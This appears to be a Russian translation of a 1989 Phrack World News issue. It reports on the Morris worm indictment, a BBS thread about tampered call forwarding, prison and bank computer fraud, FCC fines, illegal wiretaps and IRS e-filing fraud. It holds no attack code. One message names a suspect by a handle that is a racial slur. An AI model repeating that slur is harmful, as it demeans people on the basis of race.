Студенту, Роберту Тэппану Моррису, предъявлено одно уголовное обвинение по закону о компьютерных преступлениях 1986 года — Закону о компьютерном мошенничестве и злоупотреблениях. Официальные представители Министерства юстиции заявили, что это первое обвинение по норме закона, криминализирующей несанкционированный доступ к федеральным компьютерам.

Пресс-секретарь Министерства юстиции сообщил в среду, что задержка с предъявлением обвинения объяснялась исключительно временем, необходимым для сбора доказательств.

Однако юристы, знакомые с делом, сообщали, что ведомство застопорилось в усилиях привлечь Морриса к уголовной ответственности из-за внутренних дискуссий о том, возможно ли вообще доказать обвинения. По закону 1986 года прокуроры обязаны доказать, что Моррис намеревался вывести компьютерную сеть из строя.

Вследствие этих опасений прокурор США в Сиракузах, Фредерик Дж. Скаллин-младший, рассматривал вариант досудебного соглашения, по которому Моррис признал бы вину по статье о мисдиминоре. Тем не менее этот подход встретил сопротивление руководства Скаллина в Вашингтоне, которое хотело подать недвусмысленный сигнал о серьёзности компьютерных преступлений.

В Конгрессе сейчас находятся на рассмотрении три законопроекта, которые упростят уголовное преследование за злонамеренное проникновение в компьютерные системы по сравнению с законом 1986 года.

В обвинительном заключении утверждается, что Моррис является автором компьютерной программы, которая 2 ноября 1988 года прошла через общенациональную сеть, объединяющую более 60 000 компьютеров, и вывела из строя до 6 000 машин в университетах, исследовательских центрах и военных учреждениях.

Программу, которую хакеры называют «вирусом», по словам двух университетских друзей Морриса, предполагалось скрыто запустить в сети, однако из-за ошибки в коде она стала бесконтрольно самовоспроизводиться. По словам тех же друзей, замысел Морриса состоял лишь в том, чтобы доказать возможность обхода системы защиты сети.

Согласно среднённому обвинительному заключению, Моррис получил несанкционированный доступ к компьютерам Исследовательского центра Эймс NASA в Моффетт-Филде, Калифорния; командования тыловым обеспечением ВВС США на авиабазе Райт-Паттерсон в Дейтоне, Огайо; Калифорнийского университета в Беркли и Университета Пердью.

Обвинительное заключение указывает, что программа вывела из строя многочисленные компьютеры и лишила пользователей к ним доступа. Моррису инкриминируется причинение «существенного ущерба» многим компьютерным центрам вследствие потери работоспособности систем и расходов на диагностику программы.

Уголовное обвинение предусматривает максимальное наказание в виде пяти лет лишения свободы и штрафа в размере 250 000 долларов; помимо этого, осуждённый может быть обязан возместить ущерб пострадавшим.

Адвокат Морриса, Томас А. Гуидобони, заявил, что его подзащитный намерен не признавать вину. Моррис, ныне проживающий в районе Бостона, должен был явиться на слушание в среду, 2 августа, к магистрату США Густаву Дж. ДиБьянко в Сиракузах.

Отец Морриса, Роберт, главный учёный Агентства национальной безопасности, заявил, что семья намерена поддерживать сына. «Мы потрясены новостью об обвинительном заключении», — сказал он.

Осознав, что его программа вышла из-под контроля, Моррис отправился в семейный дом в Арнольде, штат Мэриленд, а позднее встретился с представителями Министерства юстиции.

Закон 1986 года стал первой широкой федеральной попыткой решить проблему компьютерных преступлений. Моррису предъявлено обвинение в несанкционированном доступе к компьютерам, воспрепятствовании законному доступу других лиц и причинении ущерба на сумму свыше 1 000 долларов.

Этот инцидент поставил принципиальные вопросы о безопасности компьютерных систем страны и вновь разжёг дискуссию о том, кто должен нести ответственность за защиту невоенных компьютерных систем.

В прошлом году Конгресс урегулировал спор между Агентством национальной безопасности и Национальным институтом стандартов и технологий, передав полномочия над невоенными системами гражданскому ведомству.

Однако на прошлой неделе доклад Главного контрольно-финансового управления, основанный на расследовании инцидента, рекомендовал Управлению политики в области науки и технологий взять на себя координацию создания межведомственной группы по вопросам безопасности компьютерных сетей.

Инцидент также глубоко расколол учёных-компьютерщиков и экспертов по компьютерной безопасности по всей стране. Одни убеждены, что из Морриса следует «сделать пример», чтобы отбить охоту у потенциальных взломщиков. Другие, напротив, полагают, что Моррис оказал ценную услугу, привлекув внимание страны к слабости средств контроля компьютерной безопасности.

Другие материалы о Роберте Тэппане Моррисе-младшем и интернет-черве:

• «Компьютерная сеть нарушена „вирусом"» (03.11.88) PWN XXII — Часть 2
• «Вирусная атака» (06.11.88) PWN XXII — Часть 2

• «Компьютерный затор: как это произошло» (08.11.88) PWN XXII — Часть 2
• «США движутся к ограничению {...} вируса» (11.11.88) PWN XXII — Часть 2 *
• «ФБР изучает возможные обвинения в связи с вирусом» (12.11.88) PWN XXII — Часть 2
• «Тяжёлая артиллерия берёт вирус на прицел» (21.11.88) PWN XXII — Часть 3
• «Конгрессмены планируют слушания по вирусу» (27.11.88) PWN XXII — Часть 3
• «Пентагон разрывает военные {...} связи из-за вируса» (30.11.88) PWN XXII — Часть 3 *
• «Компьютерные сети под угрозой вторжений» (03.12.88) PWN XXII — Часть 4 *
• «Закон об искоренении компьютерных вирусов 1988 года» (05.12.88) PWN XXII — Часть 4 *
• «Взлом компьютеров {...}, чисто и просто» (04.12.88) PWN XXIV — Часть 1 *
• «Комиссия Корнелла заключает, что Моррис {...} вирус» (06.04.89) PWN XXVI — Часть 1
• «Роберт Т. Моррис отстранён от Корнелла» (25.05.89) PWN XXVII — Часть 2
• «Министерство юстиции осторожничает в компьютерном деле» (28.05.89) PWN XXVII — Часть 2

* — Статья напрямую не связана с Робертом Моррисом, однако упоминает его, а также инцидент с интернет-червём.

Инцидент на Free World — 5 июля 1989 года

Особая благодарность Brew Associates из Phortune 500

[Некоторые статьи отредактированы для этой публикации — KL]

Сообщение № 84 из 98 | 02.07.89, 20:56
Тема: ...
Раздел: Общие сообщения
От: Major Havoc

Вот что случилось.

По всей видимости, кто-то проник в компьютерные системы Chesapeake & Potomac (C&P) и добавил переадресацию звонков на телефонную линию, на которой работает Free World. Это не было сделано методом социальной инженерии, поскольку на моей линии не было никаких ожидающих заявок. Иными словами, у меня появилась «бесплатная» переадресация.

Тот, кто это сделал, не понимает: изменить параметры обслуживания на моей линии невозможно в обход стандартных процедур, потому что мой отец — вышедший на пенсию вице-президент C&P.

Телефонные линии здесь оплачивает C&P, поэтому единственный способ изменить параметры этих линий — это напрямую через компьютерные системы C&P. Я провёл долгую беседу со службой безопасности C&P, и они знают, кто именно внёс изменения в систему. Мои родители (поскольку я здесь уже фактически не живу) должны на следующей неделе подписать документы для возбуждения уголовного преследования против этого человека — он был достаточно глуп, чтобы оставить след.

Полагаю, это кто-то, кому было отказано в доступе к системе и у кого накопились обиды. Мне доставит удовольствие увидеть, как этот человек сядет — если только он не несовершеннолетний.

Сотрудники безопасности C&P лично допросили меня и спросили, не знаю ли я чего-нибудь о различных инцидентах, связанных со взломами телефонных станций или хищением имущества C&P. Некоторых из вас может ждать БОЛЬШОЙ сюрприз, и ОЧЕНЬ скоро.

Суть в том, что я не собираюсь терпеть этот бардак дальше. Одно то, что меня потенциально расследуют в связи с тем, к чему я не причастен, уже основательно меня раздражает. Мне 20 лет, у

меня хорошая работа с зарплатой 32 тысячи, и я не намерен больше мириться с подобными ситуациями. Я занимаюсь этим так долго, что пора бы уже получить какое-то признание, а не очередные головные боли от горе-хакеров, которые появляются раз в год на Рождество.

Или берётесь за ум, или пожинаете последствия.

— Major Havoc

Сообщение № 86 из 98 | 02.07.89, 23:54
Тема: Хм..
Раздел: Общие сообщения
От: Weatherman

Я бы поступил так же. Если какой-то умник думает, что делает что-то хитрое, устраивая такую пакость ради лулзов — это жестокое столкновение с реальностью. Держи нас в курсе. Я понимаю твою позицию насчёт работы, возраста и всего остального — я в той же ситуации. Я не собираюсь жертвовать своим будущим ни ради чего. К сожалению, я ещё не получаю 32 тысячи.

— \%\%eatherman

Сообщение № 87 из 98 | 03.07.89, 12:07
Тема: Гм...
Раздел: Общие сообщения
От: Lost Carrier

Major Havoc — единственное, что меня беспокоит в твоём сообщении, — это «я долго разговаривал со службой безопасности C&P, и многих из вас ждёт большой сюрприз», или что-то вроде того. Я не люблю сюрпризы. Кого конкретно из нас? Хех.

— LC, 2af

Сообщение № 89 из 98 | 03.07.89, 16:03
Тема: ....
Раздел: Общие сообщения
От: Raving Lunatic

Я потрясён. Major Havoc сдаёт людей? Что ж, давно пора — видимо, доход и ответственность нужны большинству задротов, чтобы повзрослеть. Рад, что Havoc не намерен этого терпеть. Было бы интересно узнать хотя бы псевдоним(ы) того/тех, кто занимался переадресацией.

Сообщение № 90 из 98 | 03.07.89, 17:03
Тема: Нахожу это интересным...
Раздел: Общие сообщения
От: The Mechanic

Я видел несколько сообщений Major Havoc (как здесь, на The Free World, так и в других местах) на тему телефонной безопасности. Хотя ничего не говорилось прямо, подразумевалось, что некоторые обсуждаемые действия могут быть не вполне законными. На самом деле, в приветственном сообщении пользователей призывают публиковать как можно больше, а также загружать и скачивать программы, в том числе потенциально защищённые авторским правом. И вот теперь появляется сообщение от MHavoc о том, что некоторых из нас ждут «БОЛЬШИЕ сюрпризы». Я, например, дважды подумаю, прежде чем что-либо публиковать на этой системе —

по крайней мере, пока не буду уверен, что материалы этой доски не мониторит персонал C&P.

Думаю, если MHavoc хочет, чтобы эта система развивалась, ему придётся *доказать* нам, что он не будет стучать на людей по результатам их публикаций.

Сообщение № 91 из 98 | 03.07.89, 17:23
Тема: ...
Раздел: Общие сообщения
От: Major Havoc

Информацию предоставил не я. Это то, что зачитали мне сотрудники безопасности C&P. Я стоял и откровенно делал вид, что вообще не знаю, что такое модем.

Суть в том, что меня вам бояться не нужно. Беспокоиться следует об информации, которая у них уже есть. Они просто спросили, знаю ли я что-нибудь об этом. Разумеется, не знаю... серьёзно, я и сам не в курсе.

— Major Havoc

Сообщение № 93 из 98 | 03.07.89, 20:29
Тема: ...
Раздел: Общие сообщения
От: Juan Valdez

Я уверен, что Major Havoc не может назвать имя виновника, поскольку находится под следствием: разглашение имени только осложнило бы его положение. Думаю, мы все хотели бы узнать его имя — но потом, когда всё закончится. Эта история с облавами C&P меня пугает. Я знаю, что ничего подобного не делал и не связан с этим напрямую — насколько мне известно. Но теперь ты заставляешь меня параноить.

— Майк

Сообщение № 94 из 98 | 03.07.89, 21:31
Тема: Хм...
Раздел: Общие сообщения
От: Mr. Mystery

Когда появится возможность, пожалуйста, опубликуй его имя и, что важнее, дату заседания суда. Стоит посмотреть.

— MR. MYSTERY

Сообщение № 95 из 98 | 03.07.89, 23:10
Тема: То самое
Раздел: Общие сообщения
От: The Killer

Он местный или просто обиженный пользователь? Что именно взволновало телефонную компанию? Фрикеры или люди, возящиеся с их оборудованием? Это довольно паршиво.

Пока моя совесть чиста, я искренне надеюсь, что ты поймаешь этого идиота. Интересно — он сотрудник телефонной компании? Как ему удалось попасть в систему?

[Killer/USAlliance] - FW:301/486-4515

Сообщение № 96 из 98 | 04.07.89, 02:26
Тема: Дела.....
Раздел: Общие сообщения
От: Hellraiser

Правильно ли я понимаю, что эта доска полностью «приватная»? В любом случае мне было бы интересно узнать, кто этот нарушитель (намекни хотя бы).

Сообщение № 97 из 98 | 04.07.89, 18:33
Тема: Ёлки...
Раздел: Общие сообщения
От: The Disk Jockey

Ну и ну... Человек выучит пару команд LMOS и уже одержим тем, чтобы творить всякие глупости.

Я совершенно не понимаю, почему кто-то относится к Havoc с подозрением — уверен, что я и любой другой администратор BBS, имея такую возможность, поступили бы точно так же с тем, кто ломает систему. Что вы вообще думали? Что Havoc просто проглотит? Не думаю. Такие люди (любители устраивать переадресации) заслуживают того, что получат. Именно они портят вам репутацию.

— The Disk Jockey

Надеюсь, его поймают. Просто с трудом верится, что он оставил какую-то информацию, ведущую обратно к нему, — человек, достаточно умный, чтобы влезть в LMOS или нечто подобное, должен был проявить хотя бы немного здравого смысла. Но судя по его поступкам, это не так.

Сообщение № 98 из 98 | 04.07.89, 19:21
Тема: Ну...
Раздел: Общие сообщения
От: Microchip

В interchat говорили, что Major Havoc был сыт по горло и угрожал так делать, пока мы все не успокоимся.

Для тех, кто так и не узнал: виновником переадресации оказался не кто иной, как SuperNigger (он же несёт ответственность за крах Black Ice). Никаких твёрдых доказательств, которые можно было бы использовать, так и не нашлось, а все намёки на то, что он оставил след, были блефом. — KL

Мошенник лишается привилегий пользования телефоном в тюрьме — 23 сентября 1989 года

Около года назад был раскрыт план хищения 69 миллионов долларов из First National Bank of Chicago посредством мошеннической схемы банковского перевода, организованной неким Армандом Муром. Используя телефон и компьютер — свои привычные инструменты, мистер Мур планировал перевести деньги с корпоративных счетов клиентов First National на свой счёт в Швейцарии.

Для осуществления плана ему была нужна внутренняя помощь, и он нашёл двух молодых парней в отделе банковских переводов, готовых ему помочь. Оба клерка — чуть за двадцать, каждый проработал в банке по несколько лет. Оба выросли в семьях из бедного района на южной стороне Чикаго, однако были воспитаны честными людьми. Оба были обычными учениками средней школы; ни у кого из них не было судимостей; оба получили шанс у работодателя, который относился к ним справедливо и позволил подняться на должности, связанные с доверием: управлением огромными суммами — около ста миллионов долларов в день — в отделе банковских переводов. Перед обоими открывались блестящие перспективы. Потом появился Арманд Мур.

Мур водил этих двух парней по ресторанам, устраивал им лучший отдых, показывал, каково это — жить в шикарной квартире в богатом районе, а не с родителями в гетто. Дело не в том, что они были невиновны — в конце концов, именно они сообщили секретные пароли и фразы, которыми банковские служащие обмениваются по телефону, и именно они нажали кнопки, отправив 69 миллионов долларов в Европу. Но они бы никогда так не поступили, если бы не Арманд Мур.

Вместо карьеры в банке ребята получили обвинительное заключение по делу о банковском мошенничестве, потерю работы, позор для себя и своих семей, а также право писать «осуждён за банковское мошенничество» во всех будущих резюме. Разумеется, они внесены в чёрные списки банковской и компьютерной отраслей навсегда. Один из них сказал, что Арманд обещал дать ему денег на новое пальто для матери.

Операция в First National провалилась, жизни двух молодых людей были сломаны, суд принял всё это во внимание, когда в июне прошлого года Арманд Мур был приговорён к десяти годам заключения. Но, как сказал бы Пол Харви, «...а теперь — остаток истории...»

Оказалось, Арманд Мур был хорошо знаком с банковским мошенничеством. Прежде он провернул пару более мелких афёр, воспользовавшись телефоном и компьютером, и заработал около миллиона долларов в двух банках Детройта. ФБР ранее не связывало его с этими делами. Деньги были припрятаны и ждали его выхода на свободу, который при последнем сроке должен был наступить значительно раньше, чем рассчитывало правительство.

Мистер Мур — из тех людей, которые продадут холодильник эскимосу… или подписку на газету слепому… похоже, он мог уговорить кого угодно на что угодно — флиртом, вниманием и, если нужно, простым подкупом. Ещё две жизни были разрушены Армандом Муром, и его единственное сожаление — что его поймали.

После суда в июне Арманд Мур стал гостем государства в федеральной тюрьме в центре Чикаго. Как долгосрочный постоялец, он успел познакомиться со многими людьми, включая тюремный персонал. В частности, он подружился с Рэнди У. Глассом, 28 лет, сотрудником тюрьмы, работающим в компьютерном отделе. В обязанности Гласса входит ввод в тюремный компьютер данных об осуждённых, их сроках и прочей информации. О, теперь история проясняется?

Гласс и его жена живут в Харви, Иллинойс, пригороде среднего класса на южной стороне Чикаго. Похоже, как и многие другие, кто знакомился с Армандом Муром, Гласс полюбил общество этого старшего по возрасту, очень утончённого и дружелюбного человека. После нескольких встреч за последние три месяца Гласс наконец был соблазнён деньгами Мура, как и все остальные. Плюс приятные манеры, плавная речь и уверения в том, что ничего не может пойти не так, — в итоге Гласс согласился принять взятку в 70 000 долларов в обмен на нажатие нескольких кнопок на компьютере, чтобы показать, что срок Арманда Мура истёк; а заодно — и ещё нескольких заключённых, делившихся с ним камерой. Просто изменить несколько данных, нажать несколько кнопок — и, на всякий случай, сделать это из дома с модемом и терминалом, используя пароль начальника тюрьмы, который Мур любезно готов был предоставить в обмен на сотрудничество.

70 000 долларов — это соблазнительная сумма. Но Гласс был человеком осторожным и поинтересовался, какие у него будут гарантии оплаты после освобождения Арманда Мура. В конце

концов, разве Мур не обещал с три короба своим подельникам в банке и не попытался немедленно скрыться, решив, что перевод прошёл? Он и собственных сообщников надул бы, не правда ли?

Мур предложил задаток в 20 000 долларов в качестве демонстрации серьёзности намерений. Сообщник на воле должен был встретиться с женой Гласса и передать деньги. После этого работа была бы сделана, и после «внезапного» освобождения Мура была бы выплачена оставшаяся сумма. Сделка, по версии обвинения, была заключена, и в тот же день Арманд Мур воспользовался платным телефоном-автоматом в тюрьме, чтобы позвонить своей сводной сестре и организовать встречу с миссис Гласс. Деньги были бы переданы; у Гласса через два дня был выходной, и он должен был внести необходимые «корректировки» с домашнего компьютера; на следующее утро тюремные списки должны были отразить это с пометкой «Срок отбыт / Освободить сегодня». Вечером они должны были встретиться и передать оставшиеся деньги.

Все телефоны тюрьмы, включая платные автоматы, прослушиваются. На каждом аппарате висит табличка: «Ваш звонок может прослушиваться уполномоченным сотрудником». ФБР заявляет, что были сделаны записи разговоров Мура, в которых он говорил сводной сестре, что ей следует «...работать с Рэнди, человеком, аффилированным с правоохранительными органами...» и что завтра она встретится с миссис Гласс. Получив через несколько минут судебную санкцию на прослушивание, ФБР слышало, как Стефани Гласс согласилась встретиться со сводной сестрой Мура в 5:45 утра следующего дня на парковке в Ричтон-Парке, Иллинойс.

В назначенное время следующего утра две машины встретились на парковке, и ФБР утверждает, что одна женщина передала другой пакет с 20 000 долларов наличными. ФБР засняло встречу на видео и дождалось, пока миссис Гласс не отъедет. Агенты проследовали за ней до дома и арестовали её прямо там. Рэнди Гласс был арестован в тюрьме, когда явился на работу приблизительно час спустя. Арманд Мур был арестован в своей камере после того, как Гласс был взят под стражу — действовать в обратном порядке означало бы рискнуть, что Гласс получит предупреждение и сбежит.

В четверг, 21 сентября 1989 года, мистер и миссис Гласс и Арманд Мур предстали перед магистратом США Джоан Лефко на слушании по вопросу предъявления обвинения и установления вероятной причины. Найдя вероятную причину, она распорядилась содержать всех троих под стражей без права залога в тюрьме до суда. Рэнди Гласс теперь, так сказать, оказался по другую сторону решётки в том самом заведении, где прежде работал. В момент ареста он был отстранён от должности без содержания.

На слушании магистрат Лефко адресовала мистеру Муру несколько особенно едких замечаний, отметив, что ему запрещено пользоваться телефоном по любой причине на весь оставшийся срок заключения и запрещено находиться вблизи компьютерного зала по любой причине — тоже на весь оставшийся срок.

Она заметила: «...мне кажется, вы продолжаете добиваться целей заговора, используя телефон и убеждая других манипулировать компьютером... Вы стоите здесь сегодня и не выражаете никакого раскаяния, кроме сожаления о том, что вас снова поймали. Ваше тюремное дело содержит записи о двух случаях, когда сотрудники тюрьмы наблюдали, как вы пользовались телефоном и "...нажимали кнопки тонального набора особым образом во время звонка...", и вам делали предупреждения прекратить это. Я говорю вам сейчас, сэр, что вы не имеете права пользоваться телефоном ни по какой причине до конца вашего текущего срока. Я нахожу достаточную причину для вашего задержания до суда по обвинению во взяточничестве в отношении государственного служащего. Держитесь подальше от телефонов и компьютеров в тюрьме, мистер Мур!»

Как и Гэбриел Тейлор из First National Bank, ни Рэнди Гласс, ни его жена прежде не имели ни арестов, ни судимостей. В минуту глупой жадности, подстёгнутой приятелем, с которым Рэнди так любил общаться «...потому что тот был таким умным и образованным...», им теперь предстоит столкнуться с тюрьмой и потерей всего в жизни. Когда все трое покидали зал суда в четверг,

Арманд Мур ухмыльнулся и улыбнулся публике. Он ещё найдёт других простаков.

Новости мира Phrack

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN               Issue XXVIII/Part 3           PWN
PWN                                             PWN
PWN                 October 7, 1989             PWN
PWN                                             PWN
PWN          Created, Written, and Edited       PWN
PWN               by Knight Lightning           PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning

FCC обязала радиостанцию прекратить телефонные розыгрыши — 30 августа 1989

Федеральная комиссия по связи наложила штраф в размере $5000 на чикагскую радиостанцию WLUP-AM (1000) и WLUP-FM (97.9) и пригрозила отозвать лицензию за незаконную трансляцию телефонных разговоров с «ничего не подозревающими людьми».

FCC особо указала на «умышленные и повторные нарушения правила, согласно которому лица, получающие телефонные звонки от радиостанций, должны быть заблаговременно предупреждены — и в прямом эфире в начале звонка — о том, что разговор транслируется».

В частности, FCC отметила, что утренний ведущий Джонатон Брандмайер и дневной ведущий Кевин Мэтьюс систематически нарушали это правило.

Скотт Дж. Гинзберг, президент и генеральный директор Evergreen Media Corporation — материнской компании и владельца лицензии WLUP — подтвердил, что его компания без возражений уплатила штраф в $5000 за незаконную трансляцию телефонных разговоров. Он сравнил это наказание с получением штрафной квитанции за нарушение правил дорожного движения.

Оба — Брандмайер и Мэтьюс — питают слабость к тому, чтобы изводить людей по телефону и транслировать реакцию жертв в прямой эфир. Один из звонков Мэтьюса был сделан от имени полицейского. Он позвонил в похоронное бюро и поговорил со вдовой мужчины, умершего накануне. Ведущий сообщил ей, что её племянница и племянник, которые должны были приехать в похоронное бюро в тот же день, чтобы помочь с организацией похорон, арестованы. Вдова была отнюдь не в восторге и подала иск против WLUP и Мэтьюса.

Брандмайер же любит донимать знаменитостей: раздобыв их засекреченные домашние номера, он звонит им в 6:30 или 7:00 утра, в момент начала своего шоу. Он также практикует телефонные розыгрыши: заказывает ненужную еду на чужой адрес, звонит работодателям с придуманными оправданиями за отсутствующих сотрудников и тому подобное. Все звонки, разумеется, выходят в прямой эфир.

Именно звонок убитой горем вдове в похоронном бюро вывел FCC из себя. Комиссия связалась со станцией в тот же день, и сотрудник отдела по исполнению предупредил, что готов в течение нескольких минут, как только получит подписанный ордер, вывести станцию из эфира прямо сейчас.

После переговоров WLUP была допущена к продолжению вещания, однако всем сотрудникам был разослан циркуляр с предупреждением: отныне любое нарушение правил телефонных звонков влечёт немедленное увольнение.

Однако менее чем через три месяца Брандмайер снова устроил один из своих отвратительных телефонных розыгрышей. На этот раз FCC лично оштрафовала его на $5000 и заявила WLUP: «Либо держите этих двоих под контролем в эфире, либо лишитесь лицензии».

Теперь WLUP грозят новые санкции и, по всей видимости, отказ в продлении лицензии, срок действия которой истекает 1 декабря 1989 года. Дневной диджей Стив Даль регулярно транслирует непристойные материалы в своём шоу. Ежедневные темы включают садизм и мазохизм, растление малолетних, сексуальное поведение всех мастей и частые злобные выпады против геев. Он выражается, разумеется, «уличным языком» и употребил знаменитые «семь слов, которые нельзя говорить по радио» столько раз, что уже никто не считает.

Жертвы телефонных розыгрышей объединились и обратились к общему адвокату, который, в свою очередь, добивается от FCC полного закрытия WLUP.

Гинзберг говорит, что не понимает, почему FCC придирается именно к ним. По его мнению, это дело рук конкурирующих радиостанций, которым выгодно убрать их из эфира, — ведь они занимают третье место по рейтингу в Чикаго, что весьма красноречиво свидетельствует о вкусах жителей города в области радиоразвлечений.

Давние читатели Phrack World News могут обнаружить знакомое имя в этой статье: Стив Даль.

В зависимости от того, как давно вы с нами, вам, возможно, стоит обратиться к Phrack World News, выпуск Five/Part One (в Phrack Inc. Volume One, Issue Six). Там есть статья под названием «Mark Tabas and Karl Marx Busted» датированная 2 мая 1986 года. К ней прилагается краткая заметка о том, что некий информатор (предположительно сын агента Секретной службы или ФБР), предположительно использовавший псевдоним Jack или Will Bell, помог властям взять Табаса и Маркса. Было широко известно, что он из зоны с кодом 312 — Чикаго, штат Иллинойс.

В следующем номере Phrack Inc. опубликован PWN Issue VI/Part 1 со статьёй «Marx and Tabas: The Full Story». В ней подробнее рассказывается, как Стив Даль был задержан (по невыясненным обвинениям) в Майами, штат Флорида, агентами Секретной службы США, после чего пошёл на сделку и помог им поймать Карла Маркса и Марка Табаса.

Так один ли это человек: Стив Даль с WLUP в Чикаго — и тот самый Стив Даль из Чикаго, который помог Секретной службе США накрыть Марка Табаса и Карла Маркса?

«Reach Out And Tap Someone» — Продолжение — 30 июля 1989

В Phrack World News, выпуск XXVI/Part 2, была опубликована статья о двух бывших сотрудниках Cincinnati Bell (Леонард Гейтс и Роберт Дрейз), которые заявили, что на протяжении 12 лет по указанию своих руководителей из Cincinnati Bell и полицейского управления Цинциннати устанавливали многочисленные незаконные прослушки.

Cincinnati Bell подала на обоих мужчин в суд, заявив, что они лжецы, сводящие счёты с компанией после того, как были уволены по другим причинам.

«Не обязательно так», — ответил судья, согласившийся с тем, что обвинения могут иметь под собой основания, и разрешивший продолжить групповой иск против Cincinnati Bell на прошлой неделе.

Групповой иск утверждает, что Cincinnati Bell на протяжении двенадцати лет — с 1972 по 1984 год — систематически нарушала неприкосновенность частной жизни тысяч жителей региона, тайно прослушивая их телефоны по запросу полиции или сотрудников ФБР. Прослушки применялись главным образом против политических инакомыслящих в эпоху Вьетнамской войны, а в более поздние годы — против лиц, находившихся под следствием у Прокурора США в южном Огайо, без санкции суда.

Теперь суд заявил: в зависимости от исхода группового иска, уголовные процессы над всеми, кто был осуждён за последнее десятилетие в южном Огайо, могут потребовать пересмотра с учётом незаконно полученных доказательств, добытых Прокурором США через ФБР в результате соучастия Cincinnati Bell — стараниями Роберта Дрейза и Леонарда Гейтса.

Показания на прошлой неделе временами становились *крайне неприятными*. Гейтс и Дрейз, судя по всему, полны решимости рассказать всё грязное, что им известно об отделе безопасности Cincinnati Bell за те двенадцать лет, что они там проработали. Подробности — по мере продолжения процесса.

Grim Phreaker оправдан в деле о телефонном мошенничестве — 30 июня 1989

По материалам Сюзанны Гетман (Syracuse Herald Journal)

> *«Мы закрыли дело на основании его сотрудничества со следствием.»*

Студент колледжа, который умудрился сам себя подставить под арест в апреле (разговорившись с оператором), на этой неделе был оправдан по предъявленным ему обвинениям. Кевин С. Эшфорд, известный под псевдонимом The Grim Phreaker, 22 лет, был задержан заместителями шерифа 21 апреля всего через пять минут после того, как воспользовался таксофоном на территории Онадагского общественного колледжа для разговора с оператором. Ему было предъявлено обвинение в хищении услуг связи — мисдиминор.

Эшфорд признал, что совершил около 30 звонков на конференц-линии (так называемые «бриджи»), используя поддельные номера кредитных карт и «экстендеры». «Мы закрыли дело на основании его сотрудничества со следствием, наших проблем с доказательной базой и выполнения им 30 часов общественных работ», — заявил помощник районного прокурора Тимоти Ко. Эшфорд сотрудничал со следствием: более трёх недель он оказывал помощь и предоставлял сведения Управлению шерифа, Федеральному бюро расследований и Секретной службе. Впрочем, с доказательствами никаких проблем не было — Эшфорд сам признал вину по всем эпизодам.

Эшфорд был задержан в студенческом центре Гордона на территории Онадагского общественного колледжа 21 апреля, через несколько минут после того, как позвонил на всеамериканскую конференц-линию Systems 800 International (которая предложила снять обвинения в обмен на копии информационного бюллетеня Phrack Inc. и его согласие работать на них, помогая «ловить» других). Представители компании заявили, что установить стоимость мошеннических звонков не представляется возможным. «Без указания суммы ущерба у нас не было доказательств. Без доказательств мы не могли возбудить уголовное преследование», — сказал Ко.

Статья предоставлена DarkMage

Фиктивные налоговые возвраты через компьютер — 17 августа 1989

По материалам Джона Кинга (Boston Globe)

> *«Компьютерный подачник получил $325 000 в виде фиктивных возвратов, утверждает IRS.»*

Ловкие налоговые консультанты — это одно, но ловкий бухгалтер, который предположительно выудил 325 000 долларов из Налогового управления США, вчера, 16 августа, оказался не по ту сторону закона.

В том, что может стать первым в стране делом об электронном налоговом мошенничестве, специальные агенты IRS задержали Алана Н. Скотта из Уэст-Роксбери (пригород Бостона): по их данным, он подал 45 фиктивных заявлений на возврат подоходного налога на суммы от 3 000 до 23 000 долларов.

IRS утверждает, что Скотт, 37 лет, воспользовался новой системой электронной подачи деклараций — открытой исключительно для налоговых агентов — и направил фиктивные заявления с вымышленными именами и номерами социального страхования. В ряде случаев использовались имена людей, находящихся в заключении, сообщил начальник отдела уголовных расследований IRS Кеннет Клонч.

«Компьютерная эпоха породила новую породу преступников», — заявил Клонч.

Новыми, пожалуй, оказались только инструменты. Сама идея — подать ложную декларацию, чтобы получить незаконный возврат, — стара как мир, признала пресс-секретарь IRS Марти Мелесио.

«Не могу сказать, что это новый трюк. У нас и раньше были дела о мошенничестве с бумажными декларациями, — сказала Мелесио. — Но временны́е рамки другие. При электронной подаче возвраты приходят за две-три недели».

По данным IRS, Скотт получил статус электронного подателя деклараций 31 января. Для этого он использовал фиктивный номер социального страхования и указал заведомо ложные сведения в заявлении. Тем не менее IRS также сообщает, что Скотт электронно подал 10 деклараций, в которых фигурировал его собственный составитель, и эти декларации выглядят законными.

Схема была раскрыта «группой выявления сомнительных возвратов» в сервисном центре IRS в Андовере, штат Массачусетс. Кроме того, IRS поблагодарила неназванный бостонский банк, «сообщивший о подозрительном электронном переводе средств на счёт физического лица» — предположительно Скотта.

В случае обвинительного приговора Скотту грозит лишение свободы и штраф до 250 000 долларов по каждому из пунктов обвинения в мошенничестве.

Парижский компьютер взял закон в свои руки — 6 сентября 1989

По материалам The Guardian

Компьютер-крестоносец взял закон в собственные руки и предъявил 41 000 парижан обвинения в убийстве, вымогательстве, проституции, торговле наркотиками и других тяжких преступлениях. Однако грандиозная облава обернулась конфузом: мэрия признала, что электронный «Бэтмен» не умеет отличать нарушение правил парковки от деятельности организованной преступности.

«Обвиняемые получат письма с извинениями», — сообщил чиновник казначейского департамента мэрии. «Вместо повесток по уголовным делам им следовало направить напоминания о неоплаченных штрафах за нарушение правил дорожного движения в апреле. Каким-то образом стандартные коды, используемые для автоматически рассылаемых напоминаний, перепутались».

Первые признаки самочинной миссии компьютера по «наведению порядка в столице» появились на выходных. Сотни парижан получили письма с обвинениями в тяжких преступлениях — но с требованием заплатить лишь незначительные штрафы от $50 до $150 (в фунтах по британскому курсу). «Затронуты около 41 000 человек, и некоторые обвинения весьма причудливы», — признал чиновник. «Один мужчина пожаловался, что его обвинили в торговле незаконными ветеринарными препаратами. К сожалению, другие обвинения зашли куда дальше — например, непредумышленное убийство вследствие введения опасных наркотиков». «Встречались многочисленные обвинения в сутенёрстве, рэкете и убийстве». Чиновник сообщил, что начато расследование с целью выяснить, не было ли у «компьютера в плаще» человека-сообщника. Пока что никто ещё не спросил у Джокера, не бывал ли он в Париже на прошлой неделе.

Журнал Chalisti от Chaos Computer Club — 20 августа 1989

